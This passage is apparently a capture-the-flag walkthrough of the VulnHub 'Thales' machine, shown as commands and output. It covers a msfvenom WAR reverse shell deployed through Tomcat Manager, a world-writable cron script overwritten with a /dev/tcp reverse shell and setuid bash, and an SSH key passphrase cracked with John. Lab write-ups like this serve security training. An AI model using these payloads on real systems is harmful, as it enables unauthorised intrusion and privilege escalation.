
TLS connector configuration diagnostics

Ciphers	List the configured TLS virtual hosts and the ciphers for each.
Certificates	List the configured TLS virtual hosts and the certificate chain for each.
Trusted Certificates	List the configured TLS virtual hosts and the trusted certificates for each.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname
Apache Tomcat/9.0.52	11.0.19+7-post-Ubuntu-0ubuntu118.04.1	Ubuntu	Linux	4.15.0-213-generic	amd64	miletus

9. **So, I simply crafted the reverse shell with the help of the online reverse shell generator "https://www.revshells.com/".**




10. **With the above syntax, I have crafted the reverse shell payload as follows.**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.181 LPORT=4444 -f war -o rev_shell.war
Payload size: 13035 bytes
Final size of war file: 13035 bytes
Saved as: shell.war
```

11. **Then, before we upload the reverse shell, we need to set up the listner.**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

12. **Then upload the rev_shell.war file and it will appear the Tomcat directory list.**



Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 3
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 3
/examples	None specified	Servlet and JSP Examples	true	1	Start Stop Reload Unde Expire sessions with idle ≥ 3
/host-manager	None specified	Tomcat Host Manager Application	true	1	Start Stop Reload Unde Expire sessions with idle ≥ 3
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/rev_shell	None specified		true	0	Start Stop Reload Unde Expire sessions with idle ≥ 3
/shell	None specified		true	1	Start Stop Reload Unde Expire sessions with idle ≥ 3

13. **Then click on the /rev_shell and same time out listener will receive a reverse shell as follows.**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 46608
```

14. **Net I stabilised the shell with more interactive way by using;**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

15. **We receive a good interactive shell as follows;**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/$
```

16. **Next I navigated to the "/home/thales" directory and list out the contents.**

```
tomcat@miletus:/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
drwxr-xr-x 3 root   root   4096 Aug 15  2021 ..
-rw------- 1 thales thales  457 Oct 14  2021 .bash_history
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .ssh
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
```

17. **As we can observe we can read several files and directories. They are**

-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
drwxrwxrwx 2 thales thales 4096 Aug 16 2021 .ssh

18. **First, let's read the "notes.txt" file to see anything important to us**

tomcat@miletus:/home/thales$ cat notes.txt

cat notes.txt

I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.

19. **Then as the note suggests next let's see the contents of the above file.**

tomcat@miletus:/home/thales/.ssh$ ls -la /usr/local/bin/backup.sh

ls -la /usr/local/bin/backup.sh

-rwxrwxrwx 1 root root 612 Oct 14 2021 /usr/local/bin/backup.sh

As the file has full control for all the users let's find what the shell program is trying to do.

tomcat@miletus:/home/thales/.ssh$ cat /usr/local/bin/backup.sh

```
cat /usr/local/bin/backup.sh
#!/bin/bash
#####################################
#
# Backup to NFS mount script.
#
#####################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"
```

```
# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
```

20. Then, lets see id there are any ssh keys available in the .ssh directory.

```
tomcat@miletus:/home/thales/.ssh$ ls -la
ls -la
total 16
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .
```

drwxr-xr-x 6 thales thales 4096 Oct 14 2021 ..

-rw-r--r-- 1 thales thales 1766 Aug 16 2021 id_rsa

-rw-r--r-- 1 thales thales 396 Aug 16 2021 id_rsa.pub

IN THIS CASE, I CAN OBSERVE TWO DIFFERENT WAYS TO GET ACCESS AND ESCALATE PRIVILEGES

#1 METHOD

22. Since the above file has full rights for all users, we can modify the bash script to again get a reverse shell having elevated privileges with netcat listener from our attack machine.

```
tomcat@miletus:/usr/local/bin$ echo -e '#!/bin/bash\nexec bash -i >/dev/tcp/192.168.1.181/4242 0<&1 2>&1\nchmod u+s /bin/bash' > /usr/local/bin/backup.sh
```

Breaking it down:

- **-e enables interpretation of backslash escapes (\n for newlines).**
- **#!/bin/bash — Shebang to run the script with Bash.**
- **exec bash -i >/dev/tcp/192.168.1.181/4242 0<&1 2>&1 — Reverse shell command.**
- **chmod u+s /bin/bash — Sets the setuid bit on /bin/bash.**
- **> /usr/local/bin/backup.sh — Overwrites the existing backup.sh file.**

Then,

From the attacker machine;

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 54594
bash: cannot set terminal process group (2539): Inappropriate ioctl for device
bash: no job control in this shell
root@miletus:~# ls
ls
root.txt
```

Then find the root flag

root@miletus:~# cat root.txt

cat root.txt

3a1c85bebf8833b0ecae900fb8598b17

Then navigate to the thales user directory and find the user flag

root@miletus:/home/thales# cat user.txt

cat user.txt

a837c0b5d2a8a07225fd9905f5a0e9c4

#2 METHOD

21. As we can see, there is an id_rsa key, and it has the read permission granted to all users. So let's see the content and try to copy it for re-creating the same private key to try to connect via the ssh later.

tomcat@miletus:/home/thales/.ssh$ cat id_rsa

cat id_rsa


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8x6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
```

22. Then, with the above-copied contents of the id_rsa private key, let's create a copy of the file id_rsa file in our attacker machine.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nano id_rsa
```

To convince the system id_rsa file is more legit, change the permission as follows.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# chmod 600 id_rsa
```

23. Then try to access with ssh,

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# ssh -i id_rsa thales@192.168.1.102
Enter passphrase for key 'id_rsa':
thales@192.168.1.102: Permission denied (public key).
```

24. As we can observe when we try to ssh, it asks for the password of the id_rsa key.

25. So, let's try to find the password by brute forcing with John the Ripper tool.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# ssh2john id_rsa > rsa_hash.txt
```

26. ┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]

└─# john --wordlist=/usr/share/wordlists/rockyou.txt rsa_hash.txt

Created directory: /root/.john

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes

Cost 2 (iteration count) is 1 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

vodka06 (id_rsa)

1g 0:00:00:04 DONE (2025-02-24 17:42) 0.2450g/s 700937p/s 700937c/s 700937C/s vodka1420..vodka0260

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

27. As we could brute force and crack the password. Now we would be able to change the user to thales with following command and recovered password "vodka06".

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 41402
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ whoami
whoami
tomcat
bash-4.4$ su thales
su thales
Password: vodka06
bash-4.4$ whoami
whoami
thales
```

Hope the rest of the part is not that complicated.

Happy hacking ….!!!!